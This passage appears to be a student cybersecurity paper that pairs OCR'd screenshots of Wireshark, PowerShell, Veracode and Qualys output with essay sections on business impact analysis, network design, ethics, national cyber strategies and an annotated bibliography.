   26 3.251841318 52.114.132.74   192.168.1.153   TLSv1.2   413 Application Data
   27 3.251858150 192.168.1.153   52.114.132.74   TCP        60 52192 → 443 [ACK] Seq=4527 Ack=6457 Win=261632 Len=0
```

```
▸ Frame 1: 151 bytes on wire (1208 bits), 151 bytes captured (1208 bits) on interface 0
▸ Ethernet II, Src: IntelCor_3d:dc:a9 (78:0c:b8:3d:dc:a9), Dst: Verizon_06:a2:ac (18:78:d4:06:a2:ac)
▸ Internet Protocol Version 4, Src: 192.168.1.153, Dst: 52.205.51.210
▸ Transmission Control Protocol, Src Port: 52174, Dst Port: 443, Seq: 1, Ack: 1, Len: 97
▸ Transport Layer Security
```


```
0000  18 78 d4 06 a2 ac 78 0c  b8 3d dc a9 08 00 45 00   ·x····x· ·=····E·
0010  00 89 04 be 40 00 80 06  ca d0 c0 a8 01 99 34 cd   ····@··· ······4·
0020  33 d2 cb ce 01 bb 9d f1  5f 1b 68 88 46 b1 50 18   3······· _·h·F·P·
0030  01 00 7d 77 00 00 17 03  03 00 5c 00 00 00 00 00   ··}w···· ··\·····
0040  00 00 04 69 29 b2 ae 28  f1 24 8f 6c 3f 34 1e 07   ···i)··( ·$·l?4··
0050  a0 a7 dc 2d 33 51 14 3c  2b 2d 75 b7 a8 99 98 03   ···-3Q·< +-u·····
0060  75 99 7b e3 53 9a cd d6  7f b1 18 eb 22 b8 d0 8f   u·{·S··· ····"···
0070  e7 43 f1 9e 7f 37 d4 29  52 41 55 4b ab ad f2 b3   ·C···7·) RAUK····
0080  3d 81 71 1b 3c 40 f5 45  16 6b 33 51 10 64 0d c5   =·q·<@·E ·k3Q·d··
0090  07 6c 0a e6 26 eb 24                               ·l··&·$
```

Veracode: this software is complete tool for checking source code available with organization. There are two various parts static and dynamic called as SAST and DAST. SAST can check vulnerabilities while production complete while DAST can work while production is going on. It does not require complete production and source code.


PowerShell: if users are working on windows then PowerShell is inbuilt part of windows which can generate active directory and related information. Due to it, professional can verify the active directory. User, group and policies. It allows to manage access of local right and admin right. However, admin right can be handled only when it is enterprise version.



```
PS C:\Users\bond.000> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_fc26d       Agent Activation Runtime_fc26d
Running  AdobeARMservice    Adobe Acrobat Update Service
Running  AdobeUpdateService AdobeUpdateService
Running  AGMService         Adobe Genuine Monitor Service
Running  AGSService         Adobe Genuine Software Integrity Se...
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Running  Apple Mobile De... Apple Mobile Device Service
Stopped  AppReadiness       App Readiness
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  autotimesvc        Cellular Time
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BcastDVRUserSer... GameDVR and Broadcast User Service_...
Stopped  BDESVC             BitLocker Drive Encryption Service
Running  BFE                Base Filtering Engine
Running  BITS               Background Intelligent Transfer Ser...
Stopped  BluetoothUserSe... Bluetooth User Support Service_fc26d
Running  Bonjour Service    Bonjour Service
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Stopped  BTAGService        Bluetooth Audio Gateway Service
Running  BthAvctpSvc        AVCTP service
Stopped  bthserv            Bluetooth Support Service
Running  camsvc             Capability Access Manager Service
Stopped  CaptureService_... CaptureService_fc26d
Running  cbdhsvc_fc26d      Clipboard User Service_fc26d
Running  CDPSvc             Connected Devices Platform Service
Running  CDPUserSvc_fc26d   Connected Devices Platform User Ser...
```



```
PS C:\Users\bond.000> get-history

 Id CommandLine
 -- -----------
  1 cd /Rahul Parekh
  2 cd c:\Rahul Parekh
  3 cd c:\
  4 cd Rahul Parekh
  5 cd \Rahul Parekh
  6 cd ~
  7 clear
  8 get-location
  9 get-service
 10 get-location
 11 get-data


PS C:\Users\bond.000>
```



Security Platform Home

Recent Applications See All >

Webgoat_.NET View Results
Static Scan: Complete
PCI 3.2 v1
Veracode Level: 1


VeraDemo_Java View Results
Static Scan: Complete
Veracode Recommended Very High v1
Veracode Level: 2

Dynamic_Demo_Scan_Results View Results
Static Scan: Complete
DynamicDS Scan: Complete
Manual Scan: Complete
PCI 3.2 v1
Veracode Level: 1

MetaMail_C/C++ View Results
Static Scan: Request Incomplete
OWASP Top 10 v4
Veracode Level: 1

What's New?
Latest Release Notes
Help
Veracode Documentation

eLearning See All >
Recent Activity
AppSec Tutorials - SQL Injection
Incomplete; latest activity: 8/2/17
Secure Coding for .NET - Authentication
Incomplete; latest activity: 7/21/17
Veracode Application Security Fundamentals
Complete; latest activity: 6/1/17
C/C++ Memory Management Risks



Application: Webgoat_.NET

Static Scan 8_10_17 Score: 68 Complete

Policy Control

This section of the report provides details regarding the applications adherence to the policy assigned to this application. The policy defines the target for security quality, defines required scans, and sets required timelines for fixing or mitigating flaws.

Policy Name: PCI 3.2

Revision: 1


Description: Starting with PCI version 2.0 and including PCI 3.2, PCI compliance requires that an application have no flaws that are categorized in security standards like the OWASP Top 10, CWE/SANS Top 25, or the CERT Secure Coding Standard. PCI compliance also requires that flaws marked as "High" severity (in Veracode's scale, High and above) must be fixed and that scans must be performed annually.

Rules

Rule Type	Requirement	Findings	Status
Standard	SANS Top 25	Flaws found: 55	Did not pass

Burpsuite: this will also helpful to do manual pen testing with the help of brute force attack and identifying results that may helpful for exploitation stage.


Active directory : Hacker can steal password into active directory and because of that entire network come at risk. It is difficult to contain password without active directory and domain account as well as administrator account. It is necessary to limit attacker by entering into active directory admin account.



Name	Type	Data
(Default)	REG_SZ	(value not set)
Device	REG_SZ	Send To OneNote 2013,winspool,n
UserSelected...	REG_D...	0x00000000 (0)

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows

Vulnerability management : by scanning domain over organization will limit the vulnerability and spreading to server. Continuous assessment and management will help organization to restrict the scanning activity.


Qualys
WannaCry Dashboard
SEARCH...
TOP 5 EOL/OBSOLETE OPERATING SYSTEMS
LATEST THREATS FROM LIVE FEED
MISSING MS17-010 PATCH
24
WANNACRY RANSOMEWARE DETECTED - AUTH ONLY
5
ASSETS WITH WANNACRY

Conduct business impact analysis

Once the organization done with roles, responsibilities, categories and policy creation, next step is to conduct impact analysis in terms of incident. When organization face cyber attacks or natural calamities, the most impact will be on employees and clients. Clients will not able to manage any work due to network errors. To identify the downtime would be great value measurement regards to loss for business. Disruption or server crashed are unexpected but can be avoidable within short time or back up server will load all data as well as software will recover data. Business impact will be lesson for organization and encourage to create another technique for safe business plan. Business impact analysis will coordinate with its mission business plan.

Below discuss are **causes, risk, control and impact**.

1. Causes are Network / software error, poor configuration: software integration risk: research can complete software disaster control: potential impact will be high due to information system will be compromised.
2. Untested patches, crash server can be cause: unexpected error but can be avoid if back up plan: control - development unit will generate report and identify areas: workstation downtime and loss of users


3. Unsecured internet access or unauthenticated hardware: portable device would enter without any secured software: prevent unauthorized network and device through hardware detection application: impact will be on server for non-categorized network
4. Cyber-attack from external source: risk to websites and password credential: website must be secured with layer security: website might be hacked
5. Alteration of connection can be cause: programming language would be risk: scanning at regular interval in connection are control: this has medium impact at both sides.

It is necessary to identify the downtime of each places such as network, configuration management, webserver, data server. Once downtime measured, development team must respond back to protect the uninvited attacks and identify what tools are down during impact. Which areas were down and could not respond, how many hours taken to fully recover? This all information would be generated to measure tools and application. The outage impact on our organization would be loss of users and chance of theft password and personal information. If back up server face challenges due to power failure or network connection, chances of loss increase because online working and continuous user traffic as well as all kind of data will be added to back up server. In this situation, we must identify resource requirement in terms of hardware and software to prevent contingency environment. Our system will work in various zones which will be connected through wireless server and routers. These servers will not allow any malfunctioned traffic because of firewall. Another office has branch server which will monitor all user’s activity which is connected with web data base. In short, all hardware and software are connected as back up to secure the network and connection. All users will be get benefit of database connected in cloud and monitor all program across line.

At last we will identity priority system in case of contingency situation. Hardware or software, information assurance unit, control unit are priorities in emergency situation. To mitigate unwanted risk and secure the online gamers, organization identify their secure web network and most unsecured connection that need to protect. Trained professional must understand scenario with implemented plan to avoid the risk.

Network and server

The network diagram displays secure web connection with server and outside as well as client users. The server and users are separated in various zones. There are assurance level with high, low and moderate. Those level notifies that how secure bank data are and how it need to protect from hackers. The network diagram specifies that how the traffic control through secure connection without any malicious activity. web service zone where traffic comes from internet and various browsers but it is protected by firewall and then non authorized users or unsecured connection with rules out through firewall. Safe connection will reach out to organization router where it will pass to internal server room. Internet server zone works to fetch the data from which user try to use the account. The email server and web server will pass through another firewall to reach organization database. But before that, application server will ask for authentication that is user id and password. If user id or password is not correct then it will go back to email server for verification of account. if user id and password are correct then it will reach to switch and then pass to requested network. Client and internal user can access mobile application. Those data will be saved into database server and in terminal server. For secure and back up data will be saved in virtual server.



Ethical and Societal effect

The cyber security must be taken as functional view that emphasize role of government and cybersecurity professional. As organizations are dealing with information distribution and overall responsibility reached to cybersecurity. Possibility of government provide basic level of security but at the end maintaining security awareness and confidentiality, integrity and availability are major components handled by cybersecurity teams. To create source and impact of security will sustain if organization will hold the data in safe mode and save from breach. Physical control are much important than anything else. Protection from cyberterrorism was challenging part however governments are handling to stop such things. Ethical view of security lies within organization which are mostly employees, consultant and stakeholder who are essential part of units. Maintaining confidential information without rights of owner, protecting digital rights, patents are breach of ethical and societal impact.

Cybersecurity and ethical are two side of a coin which means managing data with the help of security professional but leveraging available data without concern of owner will be against code of conduct. If any employee cross security lines, it will be noted in record book of employee. For managing such laws and rules, government take steps to prevent risk across organization and implement such policy of ethics as well as creating unit of ethics department will be beneficial for government and organization. The honest conversation with clients or customers about requires information only instead of asking all sorts of information. Ethical sound plan for when and how to notify network or software users and stakeholders that security incident including breaches and vulnerabilities. As per law, it is duty of professional to update stakeholders about breach or incident occurred. To hide any information which has occurred, would consider as unethical because stakeholders have trust on their professionals. Granting access of tools into organization and those users who actually are not liable for that tools would also consider as unethical. After all cost would be bear by company in case of losing data. Policy regarding hiring third parties and allowing them access are also part of ethics and law. Therefore, ethical and societal effect on organization would cost much higher than expectation. It is mandatory for every organization to provide detail information and training about what would consider as ethics and how it can impact societal impact.

Methodologies for preventing issues

Government are forming strict rules and implementing NIST framework into almost all organization and specially government form organization. Creating cyber strategies are powerful step to prevent upcoming threats. 19 different strategies which belongs to national cyber strategies, international policies, roles of different strategies in terms of cyber security and outcome of these roles. Also, government approach toward cybersecurity and its safe creation of data. Various government agencies thinking and working habit toward data secure for people and its own database. Penetration testing is another option while most of the organization use third party vendor to establish pen testing however it require continues or periodically testing. It depends on requirement and company policy.

Proposed solution

As problem formulation shows that due to discrepancies in border and cyberspace, it became difficult to generate laws. Further, to get benefit by doing cyber-attacks into other nations, it is opportunity for them to earn and learn private data. Nations are creating laws into their own country but technically it does not implement properly. Hackers always search for new attacks to fetch data and get benefit from attacks. As per definition of state, it is characteristic of three such as territory, population and state authority. In 1879 when jurisdictional power of state was sanction with intent to secure foreign criminal and state can develop their own rules to avoid conflicts. But these situations bind states into their own rule and restrict them by creating international law. Even Hague conference on international law in 1893 harmonized for national norms and solving legal issues. Therefore since 1954 nearly 37 multilateral treaties happened of organization. To solve territorial issue, public international law and private international law were different in legal orders. To apply territorial jurisdiction over cyberspace, thoughtfulness process requires. Basic requirement is mutual understanding and adoption capability over cyberspace. Resident from own country must understand and follow rules before moving to international law. When any country tries to apply internet law over international network, must not forget about international law. One of the solutions is state law will be created based on international law as per created treaty. To reduce jurisdictional issue based on politically organized space, every territory will follow each other principle and sovereignty.

There are 14 nations who believed that cyber-attack is part of their security. German and French believed that it is national agenda and consider as national cyber security strategy and addressed in their meetings. Germany, India and japan pointed out cyber security risk in their national cyber security meeting and suggested that due to inactivity at globalization level, protection is insufficient. Thirteen nations confirm that threat as hostile activity by foreign nations. Cyber espionage is threat and harming their internal peace said by ten nations. Six nations believed that cyber-attack is increasing at alarming level and disrupting life of social life of citizens. Canada, France, New Zealand, Romania and UK address in NSCC meeting that cyberspace is use for terrorist activity, propaganda, fund raising activity. Japan has suffered cyber-attacks in past which had affected its governmental data. Jamming towers and communications mode, household devices are affected through attacks and measured as international attack. Therefore, all nations have their own strategies and policy to follow. 18 nations have formed framework with intent to protect civil liberties. Further all nations discuss about their policy and strategy at NSCC meeting every year that allow them to change the rules and incase require to change, they recommend each other. The idea behind meet up is to introduce new software and reduce vulnerabilities with protection of them of rights. European network and information security agency have started activities to develop practice on NCSS. In 2011, USA issued international strategy for cyberspace with future vision to strengthen communities and build secure and safeguard nation. However, many nations are unclear about their relation with other nations in regards to NCSS and international strategies. But forming policy and distinguish approach toward creating cyberspace has allowed nations to work on their national strategy. During critical situation, nation use smartness criteria to endorse cyberspace and legal protection. Furthermore, by taking proactive counter measures such as improving software and hardware as well as trained professionals in government sector who can watch on all activity. Protecting information and data is also proactive measure. In one of the recent publications released by US Air Force, cornerstones of information warfare, info war was defined as “any action to deny, exploit, corrupt or destroy the enemy’s information and its function”. Therefore, securing any form of information would be protection of cyber warfare.

Therefore, in this article it is described that problem solution will be creating mutual and NSCC strategy for their own nation and discuss with other nation as well as share their thoughts about software and hardware designing. Working with each other will surely reduce cyberthefts and attacks.

Elements for national cybersecurity

Top level government support, national cybersecurity coordinator, national focal point of organization, legal framework, national cybersecurity framework, CERT, public-private partnership, multi-stakeholder approach, risk assessment approach, identify critical infrastructure, civil liberties protections. These all elements are dependent on nation wide information and security standard.

Cost to infrastructure due to cyber attacks

Private organization do not have insurance against the cyber-attacks which cost them out of business at certain level. Barclays financial institution claimed cyber-attacks which cost them 59.7 million pounds and that affect almost financial loss to quarter profit. UN study has found that organizations are facing 80% attacks affiliated by state government org. further fake agencies try to fetch money from organization which are new and do not have understanding of fact about cyber-attacks.

Conclusion

Based on available data and proven track record, organizations require continuous monitoring and managing threats and vulnerabilities. By using tools and techniques to manage cyber and digital attacks, it is important for organization and as well as country to mitigate the risk. Countries such as Russia, USA, UK have dominating power at UN general and they fight for their rights which lead cyberwarfare. It results to developing country to follow their footsteps and support them with political agenda that end with no international law implementation.

Bibliography

1. H. Reiser, G. Vogt (2000), "*Security requirements for management systems using mobile agents*", Computers and Communications; Proceedings. IEEE. Fifth IEEE Symposium on, pp. 160-165, 2000.

   In this paper author analyzed that threats and attacks against mobile agents use for attack purpose. Author discussed that mobile is a new paradigm of cyber attacks as attacker create different terminology for breaching network. The architecture of mobile has been tackled by hackers and day to day incident has been recorded for mobile hacking. Mobile agent system architecture existed and organizational model of this system are created to secure from such anomalies.

   This article will provide me information about mobile system architecture and understanding of infrastructure will helpful in further research.

2. Klonoff, D. C. (2015). *Cybersecurity for Connected Diabetes Devices*. Journal of Diabetes Science and Technology, 9(5), 1143–1147.

   This article explained that how diabetes machines are connected with Wi-Fi network and because of that data displaying reader devices are being compromised which is data breach situation. Many times, these data do not remain confidential because of read by patients and agents which usually not provided by software itself. Unauthorized access of data may lead organization’s data safety issue. A standard design connected with diabetes devices believing to be secure but due to data breach HIPPA control has been breached too.

   Through this article I will try to get detail description about how cybersecurity law is connected with medical instrument and it may be reason of data breach.

3. Eric Luiijf and Kim Besseling (2013). *Nineteen National Cyber Security Strategies*. International Journal of Critical Infrastructure Protection; Int. J. Critical Infrastructures, Vol. 9, Nos. 1/2, 2013

   In this paper authors are explaining 19 different strategies which belongs to national cyber strategies, international policies, roles of different strategies in terms of cyber security and outcome of these roles. Also, government approach toward cybersecurity and its safe creation of data. Various government agencies thinking and working habit toward data secure for people and its own database. These kinds of various strategies are being explained in this article and has numerous output and strategies for all of them.

   By reading and understanding this article, it will help to understand various strategies of various government and benefits of using such information.

4. Lene Hansen, Helen Nissenbaum, *Digital Disaster, Cyber Security, and the Copenhagen School*, International Studies Quarterly, Volume 53, Issue 4, December 2009, Pages 1155–1175

This article explains concept of cyber security post cold war when technology was discovering and at the same time rise of rebellion towards governments. Network security and individual were main object for government. However technical specification creating risk due to new environment. To avoid such circumstance, government formed a platform called hyper securitization with reference to state, society, nation and economy. It also came into exist during cyberspace and commercialize in 2007.

With help of this article, I would learn creation of platform for cyberspace which I can take reference and implement for the task completion.

5. Radu Bores, Ana Maria Hlaciuc (2016) Digital *Currency In The Current Cyber Security Environment* Financial Markets, ICT Information and Communications Technologies page 70-79

In this paper authors explaining about risk of digital currency and cyber security environment affecting to the business. As soon as digital currency rises such as bitcoin, people gets more vulnerable due to their accounts on computer and data. Financial application breaching has been above the level of risk. Developers, regulators and financial institution are facing tremendous risk due to growth of technical specifications. To avoid computer dependency and manage the risk, this article explained in better way.

Through this article, I would able to guide my project into digital currency way which is major part of today's world.

6. Shari LawrencePfleegera1 and Deanna D.Caputob (2012) *Leveraging behavioral science to mitigate cyber security risk* Computers & Security; Volume 31, Issue 4, June 2012, Pages 597-611.

In this article, authors have explained about leverage of cyber security and behavioral science which leads to improvement of effectiveness into cybersecurity. Identifying proven and potential science finding in regards to cybersecurity. Authors also focus on load and bias in behavioral aspect. By incorporating behavioral science finding in technological design and development as well its use.

With the help of this article I would understand risk mitigation in behavioral science and leveraging risk into system.

7. M. Weiss and T. Bailetti, "*Value of open source projects: A case for open source cybersecurity*," 2015 IEEE International Conference on Engineering, Technology and Innovation/ International Technology Management Conference (ICE/ITMC), Belfast, 2015, pp. 1-8. doi: 10.1109/ICE.2015.7438667

   This paper explains in detail about open source projects available online which are harmful to organization if they use directly. Therefore, hiring experts who can control and manage the project with risk available into websites. The safe network and cyberattacks are side of operation and research into source of cybersecurity. Managing data network is biggest issue for those who maintain security protection surrounding them,

   I would try to understand how vulnerable open source software and how can be mitigated at the initial level before it reaches to whole organization.

8. M. Dodds, S. Magill and A. Tomb, "*Tutorial: Continuous Verification of Critical Software,*" 2018 IEEE Cybersecurity Development (SecDev), Cambridge, MA, 2018, pp. 128-129.

   This article describe cryptography and code into real world software development. It integrates verification and software developer workflows. Also, aspect of integrating and maintaining verification system into cyberspace are most important.

   I will verify how coding and continuous verification into critical software environment as well as implementation effects with cyberspace.

9. Y. Wang and J. Yang, "*Ethical Hacking and Network Defense: Choose Your Best Network Vulnerability Scanning Tool*," 2017 31st International Conference on Advanced Information Networking and Applications Workshops (WAINA), Taipei, 2017, pp. 110-113

   Ethical hacking and cyber security are two sides of a coin. Vulnerability and ethical hacking tools are available in the market which makes specialist and experts to secure the organization. In this article authors are explaining network defense and scanning tools which may helpful to the users and understanding of these tools provide significant help while any kind of data leakage.

   Through this article I would learn new tools and scanning expertise can helpful to organization as well as personal area of interest.

